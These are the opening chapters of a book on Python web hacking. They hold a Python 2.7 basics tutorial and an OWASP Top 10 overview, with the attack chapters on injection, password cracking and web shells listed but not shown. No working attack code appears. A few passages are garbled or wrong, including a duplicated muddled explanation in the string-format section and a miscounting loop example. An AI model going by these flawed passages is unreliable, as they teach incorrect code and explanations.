

Python Web Hacking Essentials

Earnest Wish, Leo

Copyright © 2015 Earnest Wish, Leo

All rights reserved.

ISBN: 1511797568

ISBN-13: 978-1511797566

ABOUT THE AUTHORS

Earnest Wish

Earnest Wish has 15 years of experience as an information security professional and a white hacker. He developed the internet stock trading system at Samsung SDS at the beginning of his IT career, and he gained an extensive amount experience in hacking and security while operating the Internet portal system at KTH (Korea Telecom Hitel). He is currently responsible for privacy and information security work in public institutions and has deep knowledge with respect to vulnerability assessments, programming and penetration testing. He obtained the Comptia Network + Certification and the license of Professional Engineer for Computer System Applications. This license is provided by the Republic of Korea to leading IT Professionals.

Leo

Leo is a computer architect and a parallel processing expert. He is the author of six programming books. As a junior programmer, he developed a billing system and a hacking tool prevention system in China. In recent years, he has studied security vulnerability analysis and the improvement in measures for parallel programming. Now, he is a lead optimization engineer to improve CPU and GPU performance.

CONTENTS IN DETAIL

Chapter 1 Preparation for Hacking	1
1.1 Starting Python	1
1.2. Basic Grammar	3
1.3 Functions	8
1.4 Class and Object	11
1.5 Exception Handling	14
1.6 Module	17
1.7 File Handling	21
1.8 String Format	25
Chapter 2 Web Hacking	35
2.1 Overview of Web Hacking	35
2.2 Configure Test Environment	39
2.3 SQL Injection	56
2.4 Password Cracking Attack	67
2.5 Web Shell Attack	77
Chapter 3 Conclusion	96

PREFACE

Target Audience

This book is not for professional hackers. Instead, this book is made for beginners who have programming experience and are interested in hacking. Here, hacking techniques that can be easily understood have been described. If you only have a home PC, you can test all the examples provided here. I have included many figures that are intuitively understandable rather than a litany of explanations. Therefore, it is possible to gain some practical experience while hacking, since I have only used examples that can actually be implemented. This book is therefore necessary for ordinary people who have a curiosity of hackers and are interested in computers.

Organization of the Book

This book is made up of five major parts, from basic knowledge to actual hacking code. A beginner is naturally expected to become a hacker while reading this book.

- **Hacking Preparation**

Briefly introduce the basic Python syntax that is necessary for hacking.

- **Web Hacking**

The Virtual Box test environment configuration is used for a Web Shell attack to introduce web hacking, which is currently an important issue. The techniques include SQL Injection, Password Cracking, and a Web Shell Attack.

While reading this book, it is possible to obtain answers for such problems one by one. After reading the last chapter, you will gain the confidence to be a hacker.

Features of this book

When you start to study hacking, the most difficult task is to configure the test environment. There are many problems that need to be addressed, such as choosing from the variety in operating systems, obtaining expensive equipment and using complex technology. Such problems are too difficult to take in at once, so this book overcomes this difficulty by implementing a simple idea.

First, systems will be **described as Windows-based**. We are very familiar with Windows, so it is very easy to understand a description based on Windows. Since Windows, Linux, Unix, and Android are all operating systems, it is possible to expand the concepts that are discussed here.

Second, we use a **virtual machine called Virtual Box**. For hacking, it is necessary to connect at least three or more computers on a network. Since it is a significant investment to buy a few computers only to study these techniques, a virtual machine can be used instead to easily implement a honeypot necessary to hack by creating multiple virtual machines on a single PC.

Finally, **abstract concepts are explained using figures**. Rather than simply using words for descriptions, graphics are very effective in transferring information. An abstract concept can materialize through the use of graphics in order to improve the understanding on the part of the reader.

Test Environment

Hacking is influenced by the testing environment, and therefore, if an example does not work properly, please refer to the following table. For Windows, you must install the 32-bit version, and you must also install Python version 2.7.6.

Program	Version	URL
Windows	7 professional 32 bits	http://www.microsoft.com
Python	2.7.6	http://www.python.org/download
PaiMei	1.1 REV122	http://www.openrce.org/downloads/details/208/PaiMei
VirtualBox	4.3.10 r93012	https://www.virtualbox.org/wiki/Downloads
APM	Apache 2.4.9 MySQL 5.6.17 PHP 5.5.12 PHPMyAdmin 4.1.14	http://www.wampserver.com/en/
WordPress	3.8.1	https://wordpress.org/download/release-archive/
HTTP Analyzer	Stand-alone V7.1.1.445	http://www.ieinspector.com/download.html

Table of the Test Environment

Chapter 1

Preparation for Hacking

1.1 Starting Python

1.1.1 Selecting a Python Version

The latest version of Python is 3.3.4. As of November 30, 2014, the 3.3.4 and 2.7.6 versions are published together on the official website for Python. Usually, other web sites only link to the latest version. If this is not the latest version, then it is possible to download it from as a previous release. However, on the Python home page, both versions are treated equally because Python version 2.7.6 is used extensively.




Figure 1-1 Python Home Page

To hack using Python, you must learn to effectively use external libraries (third party libraries). One of the greatest strengths of using the Python language is that there are many powerful external libraries. Python version 3.x does not provide backward compatibility, so it is not possible to use a number of libraries that have been developed over time. Therefore, it is preferable to use the 2.7.6 version of Python for efficient hacking.

This book is written using Python 2.7.6 as the basis. Of course, external libraries will continue to be developed for 3.x from now on, but those who have studied this book to the end will be able to easily adopt a higher version of Python. If you study the basics of Python once, the syntax will not be a big problem.

1.1.2 Python Installation

First, connect to the download site on the Python home page (<http://www.python.org/download>). The Python 2.7.6 Windows Installer can be confirmed at the bottom of the screen. Click and download it to the PC.




Figure 1-2 Python Download Website

When you click on the link, the installation begins. The PC installation is automatically completed, and when all installation processes are complete, it is possible to confirm that the program is present by noticing the following icons.




Figure 1-3 Python Run Icon

1.2. Basic Grammar

1.2.1 Python Language Structure

```
#story of "hong gil dong" # (1)
```

```
name = "Hong Gil Dong" # (2)  
age = 18  
weight = 69.3
```

```
skill = ["sword", "spear", "bow", "axe"] # (3)  
power = [98.5, 89.2, 100, 79.2]
```

```
querySkill = raw_input("select weapon: ")    #(4)

print "\n"
print "-----"
print "1.name:", name                          #(5)
print "2.age:", age
print "3.weight:", weight

i=0
print str(123)

for each_item in skill:                       #(6)

(7) if(each_item == querySkill):              #(8)

(9)  print "4.armed weapon:",each_item, "[ power", power[i],""]
     print ">>>i am ready to fight"

(10) i = i+1                                  #(11)

print "-----"
print "\n"

>>>
select weapon: sword
```

```
-----
1.name: Hong Gil Dong
2.age: 18
```

```
3.weight: 69.3
4.armed weapon: sword [ power 98.5 ]
>>>i am ready to fight
-----
```

Example 1-1 Python Language Structure

The “IDLE” (Python application) can be used to develop, run and debug a program. The “Ctrl+S” key stores the program and “F5” key run it. Let's now look at an example that has been developed in IDLE.

- (1) **Comments:** The lines starting with “#” are treated as comments in a program, and these are not executed. To comment out an entire paragraph, it must be enclosed in the [“”] symbol.
- (2) **Variable Declaration:** The types of variables are not specified, and for Python only the name is declared.
- (3) **List:** A list is enclosed in square brackets “[” and may be used as an “array”. The reference number starts from 0. The type is not specified, and it is possible to store strings and numbers together.
- (4) **Using the Built-in Functions:** The built-in function “raw_input” is used here. This function receives user input and stores it in the variable “querySkill”
- (5) **Combining the String and Variable Value:** A comma “,” makes it possible to combine the string and the Variable value.
- (6) **Loop:** The “for” statement is a loop. The number of items in the “skill” list are repeated, and the start of the loop is represented by a colon “:”. There is no indication for the end of the loop, and the subroutines for the loop are separated by

the indentation.

- (7) **The Program Block Representation:** The “Space” or the “Tab” key represent a program block. Developers that are familiar with other languages may feel a little awkward at first. However, once used to it, you can feel that syntax errors are reduced and coding becomes simplified.
- (8) **Comparison and Branch Statement:** It is possible to use an “if” statement to determine a “true” or “false” condition. The colon “:” specifies the start of the branch statement block, and in a manner similar to C and Java, a comparison uses the “==” symbol.
- (9) **Multiple Lines of Program Block Representation:** If you use the same number of “Space” or “Tab” characters, the lines are regarded as part of the same block.
- (10) **New Program Block:** If a smaller number of “Space” or “Tab” characters are used than a previous block, this indicates that the new lines correspond to a new program block.
- (11) **Operator:** Similar to C and Java, Python uses the “+” operator. Python also uses the following reserved words, and these reserved words cannot be used as variable names.

List 1-1 Reserved Words

And	del	for	is	raise
assert	elif	form	lambda	return
break	else	global	not	try
class	except	if	or	while
continue	exec	import	pass	yield
def	finally	in	print	

Python is a language that dynamically determines the type for a variable. When the variable name is first declared, the type of variable is not specified, and Python will automatically recognize the type when you assign the value of the variable and store it in memory. There are some drawbacks in terms of performance, but this provides a high level of convenience to the programmer. Python supports data types, such as the following.

List 1-2 Frequently Used Data types

Numerics	int	Integer	1024, 768
	float	Floating-point	3.14, 1234.45
	complex	Complex	3+4j
Sequence	str	Strings, Immutable objects	"Hello World"
	list	List, Mutable objects	["a","b",1,2]
	tuple	Tuple, Immutable objects	("a","b",1,2)
Mapping	dict	Key viewable list, Mutable objects	{"a": "hi", "b": "go"}

1.2.2 Branch Statements and Loop

In addition to Java and C, Python supports branch statements and loops. The usage is similar, but there are some differences in the detailed syntax. First, let's learn the basic structure and usage of the branch statement.

```

if <Conditions comparison 1>:
    Execution syntax 1
elif <Conditions comparison 2>:

```

Execution syntax 2

else:

Execution syntax 3

Python uses a structure that is similar to that of other languages, but it has a difference in that it uses “elif” instead of “else if”.

Next, let's look at the loop. There are two kinds of loops: “while” and “for”. The function is similar, but there are some differences in terms of implementation. The most significant difference from other languages is that the “else” statement is used at the end.

while	for
while <Execution syntax>: Execution syntax else: Execution syntax	for <Variable> in <Object>: Execution syntax else: Execution syntax

The “for” statement is used to repeatedly assigns an item to a variable for only the number of items contained in the object. It runs a statement every time that an item is assigned, one by one. When the allocation of the item is completed, the loop ends after executing the commands defined in the “else” statement.

1.3 Functions

1.3.1 Built-in Functions

As with other languages, Python uses functions to improve the program structurally and to remove duplicate code. Python supports a variety of built-in functions that can be used by including a function call or importing a module. The “print” function is used

most frequently and can be used without import statements, but mathematical functions can only be used after importing the “math” module.

```
import math
print “value of cos 30:”, math.cos(30)

>>>>>cos value of 30: 0.154251449888
```

1.3.2 User-defined Functions

It is possible to define functions to improve the program structure at the user level. The most typical grammar to use as a reserved word is “def”. “def” explicitly defines functions, and the function name and arguments then follow. It is therefore possible to specify the default values behind an argument.

```
def function(argument 1, argument 2=default value)
```

Let's change the Example 1-1 by using the user-defined function.

```
#story of "hong gil dong"
skill = ["sword","spear","bow","axe"]
power = [98.5, 89.2, 100, 79.2]

#start of function
def printItem(inSkill, idx=0):                                #(1)
    name = "Hong Gil Dong"
    age = 18
    weight = 69.3
```

```

print "\n"
print "-----"
print "1.name:", name
print "2.age:", age
print "3.weight:", weight

print "4.armed weapon:",inSkill, "[ power", power[idx],"]"
print ">>>i am ready to fight"
#end of function

querySkill = raw_input("select weapon: ")

i=0

for each_item in skill:
    if(each_item == querySkill):
        printItem(querySkill, i)           #(2)
        i = i+1

print "-----"
print "\n"

```

Example 1-2 User-defined Functions

- (1) **Function declaration:** Declare the “printItem” function that prints the value of the “power” list at a position corresponding to “inSkill” and “idx” received as an argument
- (2) **Calling User-Defined Functions:** To perform a function, an index value for the “querySkill” value is passed, and the “skill” list that is received on the user input matches as the function of an argument

Since the default value is declared in the second argument “idx” of

the “printItem” function, the function can be called without error even when passing only one argument at the time of the function call.

```
printItem("sword", 1)
printItem("sword")
printItem("sword", i=0)
```

1.4 Class and Object

1.4.1 Basis of Class

It is possible to develop all programs with Python both in a procedural way and in an object-oriented way. To develop simple hacking programs, it is convenient to use a procedural manner. However, to develop complex programs that are needed for operation in an enterprise environment, it is necessary to structure the program. An object-oriented language can be used to improve productivity during development by allowing for reusability and inheritance. If you use an object-oriented language, it is possible to develop a program that is logically constructed.

The basic structure to declare a class is as follows.

```
class name:                               #(1)
    def __init__(self, argument):         #(2)
    def function(argument):              #(3)

class name(inherited class name):        #(4)
    def function (argument):
```

(1) **Create a Class:** If you specify a class name after using the

reserved word “class”, the class is declared.

- (2) **Constructor:** The “__init__” function is a constructor that is called by default when the class is created. The “self” pointing to the class itself is always entered as an argument into the constructor. In particular, the constructor may be omitted when there is no need to initialize.
- (3) **Function:** It is possible to declare a function in the class. An instance is then generated to call the function.
- (4) **Inheritance:** In order inherit from another class, the name of the inherited class must be used as an argument when the class is declared. Inheritance supports the use of member variables and functions of the upper class as is.

1.4.2 Creating a Class

Through this example, let us find out use for the class declaration, initialization, and inheritance by replacing Example 4-2 with a class.

```
class Hero:                                     #(1)
    def __init__(self, name, age, weight):      #(2)
        self.name = name                       #(3)
        self.age = age
        self.weight = weight
    def printHero(self):                        #(4)
        print "\n"
        print "-----"
        print "1.name:" , self.name            #(5)
        print "2.age:" , self.age
        print "3.weight:" , self.weight
```

```

class MyHero(Hero):
    def __init__(self, inSkill, inPower, idx):
        Hero.__init__(self, "hong gil dong", 18, 69.3) # (7)
        self.skill = inSkill
        self.power = inPower
        self.idx = idx
    def printSkill(self):
        print "4.armed weapon:" , self.skill + "[ power:" ,
self.power[self.idx], "]"

skill = ["sword", "spear", "bow", "axe"]
power = [98.5, 89.2, 100, 79.2]

querySkill = raw_input("select weapon: ")

i=0

for each_item in skill:
    if(each_item == querySkill):
        myHero = MyHero(querySkill, power, i) # (8)
        myHero.printHero() # (9)
        myHero.printSkill()
    i = i+1

print "-----"
print "\n"

```

Example 1-3 Creating a Class

- (1) **Class Declaration:** Declare the class “Hero”.
- (2) **Constructor Declaration:** Declare the constructor that takes

three arguments and the “self” representing the class itself.

- (3) **Variable Initialization:** Initialize the class variables by assigning the arguments.
- (4) **Function Declaration:** Declare the “printHero” function in the class.
- (5) **Using Variables:** Use class variables in the format of “self.variable name”.
- (6) **Class Inheritance:** Declare the “MyHero” class that inherits the “Hero” class.
- (7) **Calling the Constructor:** Generate and initialize the object by calling the constructor of the upper class.
- (8) **Creating a Class:** Generate a “MyHero” class. Pass along the arguments required to the constructor.
- (9) **Calling Class Function:** The tasks are run by calling the functions that are declared for the “myHero” object.

1.5 Exception Handling

1.5.1 Basis for Exception Handling

Even if you create a program that has no errors in syntax, errors can occur during execution. Errors that occur during the execution of a program are called “exceptions”. Since it is not possible to take into account all of the circumstances that might occur during the execution, even when errors occur, the program must have special equipment to be able to operate normally. It is possible to make a program operate safely with exception handling.

The basic structure for exception handling is as follows.

try:	#(1)
Program with Errors	#(2)
except Exception type:	#(3)
Exception Handling	
else:	#(4)
Normal Processing	
finally:	#(5)
Unconditionally executed, irrespective of the occurrence of the exception	

- (1) **Start:** Exception handling is started by using the reserved word “try”.
- (2) **Program with Errors:** An error may occur during program execution.
- (3) **Exception Handling:** Specify the type of exception that is to be handled. Multiple exception types can be specified, and when it is not clear what kind of exception can occur, it can be omitted.
- (4) **Normal Processing:** If an exception does not occur, the “else” statement can be omitted.
- (5) **Unconditional Execution:** This will be executed unconditionally, irrespective of the occurrence of the exception. The “finally” statement can be omitted.

1.5.2 Exception Handling

This simple example can be used to learn about the behavior to handle exceptions. Here, a division operation is used to divide by 0 in an attempt to intentionally generate errors. Let's then make a

program for normal operation using the “try except’ statement.

```
try:
    a = 10 / 0                                #(1)
except:                                       #(2)
    print "1.[exception] divided by zero "
```

```
print "\n"
```

```
try:
    a = 10 / 0
    print "value of a: ", a
except ZeroDivisionError:                    #(3)
    print "2.[exception] divided by zero "
```

```
print "\n"
```

```
try:
    a = 10
    b = "a"
    c = a / b
except (TypeError, ZeroDivisionError):      #(4)
    print "3.[exception] type error occurred"
else:
    print "4.type is proper"                #(5)
finally:
    print "5.end of test program"          #(6)
```

```
>>>
```

```
1.[exception] divided by zero
```

2.[exception] divided by zero

3.[exception] type error occurred

5.end of test program

Example 1-4 Exception Handling

- (1) **An Exception Occurs:** In the middle of executing the division, an exception is generated by using 0 as the dividend.
- (2) **Exception Handling:** Exception handling starts without specifying the type of exception, and an error message is printed.
- (3) **Indicating the Type of Exception:** Start the exception handling by specifying the type of exception (ZeroDivisionError)
- (4) **Explicit Multiple Exceptions:** It is possible to explicitly process multiple exceptions.
- (5) **Normal Processing:** If no exception occurs, normal processing prints a message.
- (6) **Unconditional Execution:** Regardless of whether or not an exception occurs, the program prints this message.

1.6 Module

1.6.1 Basis of Module

A module in Python is a kind of file that serves as a collection of functions that are frequently used. If you use a module, a complex function is separated into a separate file. Therefore, it is possible to

create a simple program structure.

The basic syntax of the module is as follows.

<code>import module</code>	<code>#(1)</code>
<code>import module, module</code>	<code>#(2)</code>
<code>from module import function/attribute</code>	<code>#(3)</code>
<code>import module as alias</code>	<code>#(4)</code>

- (1) **Import:** Specify the module to be used with the import statement.
- (2) **A Plurality of Modules:** It is possible to use multiple modules with a comma.
- (3) **Specifying Function:** Specify the module name with “from”. Using “import” after that, specify the name of the function that is to be used.
- (4) **Using the Alias:** It is possible to rename the module using a name that is appropriate for the program features.

You can check the module path that Python recognizes as follows. To save the module to another path, it is necessary to add the path by yourself.

<code>import sys</code>	<code>#(1)</code>
<code>print sys.path</code>	<code>#(2)</code>
<code>sys.path.append("D:\Python27\Lib\myModule")</code>	<code>#(3)</code>

- (1) **Import sys Module:** The “sys” module provides information and functions that are related to the interpreter.
- (2) **sys.path:** Provides the path information that can be used to locate the referenced module.

- (3) **Add the Path:** It is possible to add the path of new module by using the “path.append” function.

1.6.2 Custom Module

In addition to the basic modules that are provided in Python, modules can also be defined by the user. Here, we can learn how to create a custom module through a simple example. For convenience, let’s save the user-defined module in the same directory as the example. The prefix “mod” is used to distinguish it from a general program.

```
skill = ["sword","spear","bow","axe"]      #(1)
power = [98.5, 89.2, 100, 79.2]

def printItem(inSkill, idx=0):              #(2)
    name = "Hong Gil Dong"
    age = 18
    weight = 69.3

    print "\n"
    print "-----"
    print "1.name:", name
    print "2.age:", age
    print "3.weight:", weight

    print "4.armed weapon:",inSkill, "[ power", power[idx],"]"
    print ">>>i am ready to fight"
```

Example 1-5 modHero.py

- (0) **Creating a Module:** Save it in the same directory as the program that calls the “modHero.py” module.

- (1) **Declaring Variable:** Declare a variable that can be used internally or externally
- (2) **Declaring Function:** Define a function according to the feature that the module provides.

To import a previously declared module, let's create a program that uses the functions in the module.

```
import modHero                                #(1)

querySkill = raw_input("select weapon: ")

i=0

for each_item in modHero.skill:              #(2)
    if(each_item == querySkill):
        modHero.printItem(querySkill, i)    #(3)
        i = i+1

print "-----"
print "\n"
```

Module 1-6 Calling of Module

- (1) **Import Module:** Explicitly import the “modHero” module
- (2) **Module Variables:** Use the “skill” variable that has been declared in the module “modHero”.
- (3) **Module Function:** Use the “printItem” function that has been declared in the module “modHero”.

“sys” module supports the program to recognize the module in a different manner. It can be used in the same way as

“`sys.path.append(directory)`”.

1.7 File Handling

1.7.1 Basis of File Input and Output

In the examples that have been developed so far, all of the data are lost when the program is finished, and when a new program is started, it is then necessary to enter the data again. Therefore, Python also has the ability to save and use data easily by accessing files.

The basic syntax for file input and output is as follows.

```
File object = open(file name, open mode)    #(1)
File object.close()                        #(2)
```

Open mode

r read: Open for read

w write: Open for write

a append: Open for append

- (1) **Creating Object:** Open the file object to handle files with a specified name. Depending on the open mode, it is possible to deal with file objects in different ways.
- (2) **Closing Object:** After the use of the file object has finished, you must close the object. Python automatically closes all file objects at the end of the program, but if you try to use the file opened in the “w” mode, an error will occur.

1.7.2 File Handling

The following example can be used to learn how to create and read a

file and add content. If you do not specify the location at the time of the file creation, the file is created in the same location as the program. After the “fileFirst.txt” and “fileSecond.txt” files have been created, let's create a simple program that print out each file.

```
import os

def makeFile(fileName, message, mode):           #(1)
    a=open(fileName, mode)                       #(2)
    a.write(message)                             #(3)
    a.close()                                    #(4)

def openFile(fileName):                          #(5)
    b=open(fileName, "r")                        #(6)
    lines = b.readlines()                       #(7)
    for line in lines:                           #(8)
        print(line)
    b.close()

makeFile("fileFirst.txt", "This is my first file1\n", "w")      #(9)
makeFile("fileFirst.txt", "This is my first file2\n", "w")
makeFile("fileFirst.txt", "This is my first file3\n", "w")
makeFile("fileSecond.txt", "This is my second file 1\n", "a")  #(10)
makeFile("fileSecond.txt", "This is my second file 2\n", "a")
makeFile("fileSecond.txt", "This is my second file 3\n", "a")

print("write fileFirst.txt")
print("-----")
openFile("fileFirst.txt")                                     #(11)
print("-----")
```

```
print("\n")
```

```
print("write secondFirst.txt")  
print("-----")  
openFile("fileSecond.txt")  
print("-----")
```

#(12)

```
>>>
```

```
write fileFirst.txt
```

```
-----  
This is my first file3
```

```
write secondFirst.txt
```

```
-----  
This is my second file 1
```

```
This is my second file 2
```

```
This is my second file 3  
-----
```

Example 1-7 File Handling

- (1) **Creating a Function:** To handle a file, a function is declared to receive the file name, message, an open mode as an argument.
- (2) **Opening File:** Creates a file object with the specified file

name and open mode.

- (3) **Writing File:** Records the message received in the file depending on the mode.
- (4) **Closing Object:** After the use of the file object is finished, the object is closed. To create a more efficient program, it is preferable to place “open()” before and “close()” after the user-defined function. To provide for a simple explanation, place it inside the user-defined function.
- (5) **Creating a Function:** Declare a function that receives the file name as an argument.
- (6) **Opening File:** Create a file object that opens the file in the “r” mode.
- (7) **Reading the Content:** Read all of the content contained in the file and save it to the list variable "lines".
- (8) **Loop:** Repeat as many times as the number stored in the list.
- (9) **Creating a Write Mode File:** Create a file named "fileFirst.txt" in the write mode. While this is repeated three times to record the content, in the write mode, only one piece of content that is recorded at last remains.
- (10) **Creating an Append Mode File:** Create a file named "fileSecond.txt" in the append mode. All content that was repeatedly recorded three times is stored in the file.
- (11) **Opening the File:** Open the file named “fileFirst.txt” for which you want to print the content. Only one row is printed.
- (12) **Opening the file:** Open the file named “fileSecond.txt” for which you want to print the content. All three lines are printed.

You can copy and delete the files using a variety of modules, and it is possible to move and copy by using the “shutil” module, and to delete the file by using the “os” module.

1.8 String Format

1.8.1 Basis of the String Format

The string format is a technique that can be used to insert a specific value into the string that you want to print out. The type of value inserted is determined by a string format code. The string format is used in the following manner.

```
print("output string1 %s output string2" % inserted string)
```

Insert the string format code in the middle of the output string. Place the characters that you want to insert with the “%” code after the string.

List 1-3 String Format Code

%s	String
%c	Character
%d	Integer
%f	Floating Pointer
%o	Octal Number
%x	Hexadecimal Number

1.8.2 String Formatting

Let's learn how to use the string format through a simple example.

```

print("print string: [%s]" % "test")
print("print string: [%10s]" % "test")           #(1)
print("print character: [%c]" % "t")
print("print character: [%5c]" % "t")           #(2)
print("print Integer: [%d]" % 17)
print("print Float: [%f]" % 17)                 #(3)
print("print Octal: [%o]" % 17)                 #(4)
print("print Hexadecimal: [%x]" % 17)          #(5)
>>>
print string: [test]
print string: [   test]
print character: [t]
print character: [ t]
print Integer: [17]
print Float: [17.000000]
print Octal: [21]
print Hexadecimal: [11]

```

Example 1-8 Format String

If you use the string formatting codes and the numbers together, the characters can be used to secure a space according to the size of the numbers that are printed on the screen.

- (1) **Printing a Fixed Length Character String:** If “%s” is used with a number, it secures space by an amount corresponding to the number. In the example, “test” is printed using 4 digits, and spaces are printed for the remaining six digits, so all 10 characters are printed.
- (2) **Printing a Fixed Character Containing Spaces of a Certain Length:** If “%c” is used with a number, the amount corresponding to the number that is same a “%s” is printed.

Therefore, one character and four blanks are printed.

- (3) The string is the same as that used with the number "% c", which can be output only as a long number. The character of you, 4-digit blank is output
- (3) **Real Number:** "17" is converted into a real number.
- (4) **Octal:** "17" is converted into an octal number, and "21" is printed.
- (5) **Hex:** "17" is converted into a hex number, and "11" is printed.

Chapter 2

Web Hacking

2.1 Overview of Web Hacking

Most of the services you are using operate over the Internet. In particular, web pages transmitted over the HTTP protocol may be at the heart of an Internet service. A home page that is used for a PC and a smartphone is a kind of Web service. Most companies basically block all service ports due to security, but port 80 remains open for Web services. Google, which is a typical portal site that people connect to everyday, also uses port 80. Web services recognize that you are using the port 80, if you do not specify a different port behind the URL. Through port 80, a web server transmits a variety of data to your PC, including text, images, files, videos. Through the port 80, a user can also transmit a variety of data from text to a large file to a web server.




Figure 2-1 Internet Service Conceptual Diagram

Port 80 can be used in a variety of ways. However, a firewall does not perform a security check on port 80. In order to address this vulnerability, a Web Firewall can be implemented. However, it is impossible to protect from all attacks, which evolve every day. At this moment, hackers are exploiting vulnerabilities in Web services and are trying to conduct fatal attacks.

The OWASP (The Open Web Application Security Project) releases security vulnerabilities on the web annually. The OWASP publishes a Top 10 list, and the details are as follows:

- **A1 Injection**

A hacker performs an injection attack by using unreliable data when transferring instructions to databases, operating systems, LDAP. Hackers execute a system command through an injection attack to gain access to unauthorized data.

- **A2 Broken Authentication and Session Management**

Programmers develop authentication and session management functions themselves, and skilled programmers can create a function safely. However, inexperienced programmers develop functions that are vulnerable to hacking. Hackers steal passwords using these vulnerabilities or even bypass authentication altogether.

- **A3 Cross-Site Scripting(XSS)**

An XSS vulnerability occurs when an application sends data to a web browser without proper validation. Important information on the PC that had been entered by the victim who executed the script XSS is then transmitted to the hacker.

- **A4 Insecure Direct Object References**

In an environment where appropriate security measures have been taken, a user cannot access internal objects, such files, directories, and database keys via a URL. Only through auxiliary means is it possible to access internal objects. If an internal object is exposed directly to the user, it is possible to access unauthorized data by operating the method of access.

- **A5 Security Misconfiguration**

Applications, frameworks, application servers, web servers, database servers, and platforms have implemented a variety of security technologies. An administrator can change the security level by modifying the environment file. Security technology that has been installed can be exposed to a new attack over time. In order to maintain the safety of the system, an administrator has to constantly check the environment and need to ensure that software is up to date.

- **A6 Sensitive Data Exposure**

Web applications utilize various forms of important data, including private information and authentication information. A programmer must take protective measures, such as encrypting data, when storing or transferring sensitive data.

- **A7 Missing Function Level Access Control**

For security reasons, you have to verify permissions on Web applications on the server side. From time to time, developers make the mistake to check permissions with a script on the

client side. A web scroller is a program that finds the URL of a web server and analyzes the HTML call. The permissions that are processed by the script can be verified to have been neutralized by a web scroller.

- **A8 Cross-Site Request Forgery (CSRF)**

The hacker creates a script containing functions to attack a specific site and publishes it on the Internet. When a victim clicks on the web page where the CSRF script is embedded, the script will attack other sites without the user's knowledge.

- **A9 Using Components with Known Vulnerabilities**

The server has components that run using root privileges. If any hacker can gain access to such components, it can lead to serious consequences. Therefore, it is very important to take appropriate measures against the security vulnerabilities that have been reported for the components.

